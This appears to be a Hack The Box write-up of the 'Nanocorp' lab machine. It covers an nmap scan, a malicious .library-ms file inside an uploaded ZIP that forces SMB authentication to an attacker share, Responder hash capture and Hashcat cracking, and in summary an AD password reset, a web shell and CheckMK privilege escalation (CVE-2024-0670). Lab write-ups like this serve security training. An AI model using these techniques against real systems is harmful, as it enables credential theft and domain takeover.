Hack The Box: Nanocorp Machine Walkhtrough – Hard Difficulity
Hard Machine Bloodhound, bloodyAD, BurpSuite, Challenges, CheckMK Agent, CVE-2024-0670, evil-winrm, gobuster, HackTheBox, hashcat, responsder, WindowsIntroduction to Nanocorp:

In this writeup, we will explore the “Nanocorp” machine from Hack The Box, categorized as an Hard difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Nanocorp” machine from Hack The Box by achieving the following objectives:
User Flag:
We gained initial access by exploiting a ZIP extraction vulnerability in the hiring portal. A malicious .library-ms file triggered an SMB connection and allowed us to capture the web_svc NetNTLMv2 hash, which we cracked to recover valid credentials. BloodHound showed that web_svc could add itself to the IT_SUPPORT group, which had ForceChangePassword rights over monitoring_svc. We reset the password using BloodyAD and established an Evil-WinRM session.
Root Flag
Privilege escalation started with enumeration of CheckMK Agent 2.1 on the Domain Controller. A PHP web shell provided command execution as web_svc. RunasCs was used to execute a PowerShell payload, abusing the CheckMK MSI repair process (CVE-2024-0670) to run commands as SYSTEM.
Enumerating the Nanocorp Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial 10.129.31.101Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/nanocorp]
└──╼ $nmap -sC -sV -oA initial 10.129.31.101
# Nmap 7.94SVN scan initiated Fri Jun 19 15:14:07 2026 as: nmap -sC -sV -oA initial 10.129.31.101
Nmap scan report for 10.129.31.101
Host is up (0.23s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Did not follow redirect to http://nanocorp.htb/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-19 19:28:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Not valid before: 2026-05-12T21:52:30
|_Not valid after: 2026-11-11T21:52:30
| rdp-ntlm-info:
| Target_Name: NANOCORP
| NetBIOS_Domain_Name: NANOCORP
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: nanocorp.htb
| DNS_Computer_Name: DC01.nanocorp.htb
| DNS_Tree_Name: nanocorp.htb
| Product_Version: 10.0.20348
|_ System_Time: 2026-06-19T19:28:59+00:00
|_ssl-date: 2026-06-19T19:29:42+00:00; +14m22s from scanner time.
Service Info: Hosts: nanocorp.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsAnalysis:
- Port 53 (DNS): Simple DNS Plus service, responsible for domain name resolution.
- Port 80 (HTTP): Apache HTTP Server 2.4.58 with OpenSSL 3.1.3 and PHP 8.2.12. Accessing the page redirects to the virtual host nanocorp.htb, indicating that a hostname entry may be required.
- Port 88 (Kerberos): Microsoft Kerberos authentication service used by Active Directory.
- Ports 135 and 593 (MSRPC): Microsoft RPC services used for remote procedure calls and management operations.
- Ports 139 and 445 (SMB): NetBIOS and SMB services, commonly used for file sharing and Active Directory communication.
- Ports 389 and 3268 (LDAP): Active Directory LDAP services used for directory queries. Port 3268 provides access to the Global Catalog.
- Port 464 (Kerberos Password Change): Service used for Kerberos password management.
- Port 3389 (RDP): Microsoft Remote Desktop service. Enumeration revealed the hostname DC01.nanocorp.htb and confirmed that the target is a Windows Server 2022 domain controller running Active Directory for the nanocorp.htb domain.
Web Exploration on Nanocorp machine:

We begin by visiting the main website at http://nanocorp.htb/. The page presents a sleek corporate design for “Nano Corp” with navigation options including Welcome, About Us, Our Work, and Contact. This serves as the entry point, giving us a professional facade of a cybersecurity/tech company

Returning to directory enumeration on the web application with Gobuster, we scan for additional paths and confirm existing endpoints like /upload.php, /success.php, and asset directories. This reinforces the upload functionality as the main entry point while ruling out other obvious hidden pages.

Clicking on “About Us” opens a modal window detailing the company’s commitment to excellence and announcing that they are hiring. The prominent “Apply Now” button leads us toward the recruitment section, hinting that the hiring portal may contain the vulnerability needed for further access.

Attempting to access the hinted hiring subdomain http://hire.nanocorp.htb/ initially fails with a connection error. This suggests the subdomain may require proper virtual host configuration in our hosts file or that we need to ensure DNS resolution is correctly set up before proceeding.
Initial Foothold via Upload Vulnerability on Nanocorp machinne

Once properly configured, http://hire.nanocorp.htb/ loads the job application form. The form includes fields for Full Name, Email Address, Position selection, and crucially, a resume upload restricted to Zip files only. This upload functionality becomes the primary attack vector.

Inspecting the upload endpoint by viewing the source (or through proxy tools) reveals references to /upload.php. This confirms the backend handler responsible for processing uploaded zip archives, which we will target for extraction-related vulnerabilities.

We fill out the application form with test data (e.g., name “dark”, email “dark@nanocorp.htb”, position “Cybersecurity Consultant”) and prepare to upload a specially crafted zipdir.zip file. The restriction to zip files strongly suggests a zip extraction vulnerability on the server side.

Using Burp Suite, we intercept the POST request to /upload.php. The multipart form data includes the form fields and the uploaded zip file, allowing us to analyse and potentially modify the request during testing of the upload behavior.

After submission, the server responds with a 302 redirect to /success.php, indicating the upload was processed. This success path confirms the file was accepted and likely extracted by the backend PHP script.

The success page explicitly states “File Uploaded and Extracted Successfully,” validating that the application is automatically extracting the contents of the uploaded zip. This behavior is key to exploiting path traversal or malicious file placement during extraction.
Zip Extraction Exploitation with .library-ms

To exploit the extraction and gain further access, we craft a malicious .library-ms file (a Windows Search Connector) containing a UNC path pointing to our attacker-controlled SMB share (\\10.10.15.219\shared). By including this file inside the uploaded zip, we can trigger an outbound SMB connection when the file is processed or viewed, enabling hash capture or further network-based attacks.

With the malicious .library-ms file ready, we create the exploit zip archive using zip exploit.zip test.library-ms. This zip contains the specially crafted search connector file designed to force an outbound SMB connection to our listener when extracted and processed by the application, setting up the hash capture.
Hash Capture with Responder in Nanocorp

We start Responder on interface tun0 to listen for NTLM authentication attempts. The tool is configured to poison NBT-NS, LLMNR, and MDNS, with HTTP/HTTPS servers enabled, ready to capture hashes when the .library-ms file forces a connection.

After submitting the exploit.zip via the application form, Responder successfully captures the NTLMv2 hash from the web_svc account. This confirms the zip extraction + library-ms technique worked as intended for hash capture.

We save the captured hash to hash.txt for offline cracking. The full NTLMv2 hash for web_svc is now available for use with tools like Hashcat.

We inspect the captured NTLMv2 hash for the web_svc account saved in hash.txt. The full hash is ready for offline cracking, which will allow us to recover the plaintext password of the service account obtained through the Responder + library-ms technique.

We launch Hashcat in mode 5600 (NetNTLMv2) against the hash using the rockyou.txt wordlist. The tool initializes on the GPU/CPU, applies optimizations, and begins the cracking process efficiently.
